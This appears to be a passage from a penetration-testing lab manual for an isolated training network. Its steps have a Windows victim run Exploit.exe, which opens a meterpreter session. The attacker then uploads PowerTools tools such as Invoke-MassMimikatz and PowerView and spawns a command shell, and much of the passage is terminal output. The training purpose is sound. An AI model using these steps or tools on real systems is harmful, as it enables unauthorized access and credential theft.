
20. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears click on **Save File**.




21. Navigate to **Downloads** and double-click the Exploit.exe file. The **Open File - Security Warning** window appears; click **Run**.



22. Switch to the **Parrot Security** virtual machine and you can see that meterpreter session has already opened.



23. Type **getuid** and press **Enter** to display current user ID.




24. We can see that we currently have admin access to the system.
25. Now, we will upload PowerTools-Master folder to the target system
26. In the meterpreter shell type **upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads** and press **Enter**.

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.22:57166) at 2022-04-07 06:40:24 -0400

meterpreter > getuid
Server username: CEH\Administrator
meterpreter > upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads
[*] uploading  : /home/attacker/PowerTools-master/LICENSE -> C:\Users\Administrator\Downloads\LICENSE
[*] uploaded   : /home/attacker/PowerTools-master/LICENSE -> C:\Users\Administrator\Downloads\LICENSE
[*] mirroring  : /home/attacker/PowerTools-master/PewPewPew -> C:\Users\Administrator\Downloads\PewPe
wPew
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassCommand.ps1 -> C:\Users\Admin
strator\Downloads\PewPewPew\Invoke-MassCommand.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassCommand.ps1 -> C:\Users\Admini
strator\Downloads\PewPewPew\Invoke-MassCommand.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassMimikatz.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassMimikatz.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassMimikatz.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassMimikatz.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassSearch.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassSearch.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassSearch.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassSearch.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTemplate.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassTemplate.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTemplate.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassTemplate.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTokens.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassTokens.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTokens.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassTokens.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/README.md -> C:\Users\Administrator\Downl
Menu   msfconsole - Parrot Ter...
```


27. Type **shell** and press **Enter** to create a shell in the console.

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
inistrator\Downloads\PowerView\Tests\PowerView.tests.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/Tests/PowerView.tests.ps1 -> C:\Users\Adm
inistrator\Downloads\PowerView\Tests\PowerView.tests.ps1
[*] mirrored   : /home/attacker/PowerTools-master/PowerView/Tests -> C:\Users\Administrator\Downloads
\PowerView\Tests
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\D
ownloads\PowerView\powerview.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\D
ownloads\PowerView\powerview.ps1
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psd1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psd1
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psm1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psm1
[*] mirrored   : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\Power
View
[*] uploading  : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\READM
E.md
[*] uploaded   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\READM
E.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>
```

28. Type **cd C:\Windows\System32** in the shell and press **Enter**.
29. In the shell type **powershell** and press **Enter** to launch powershell

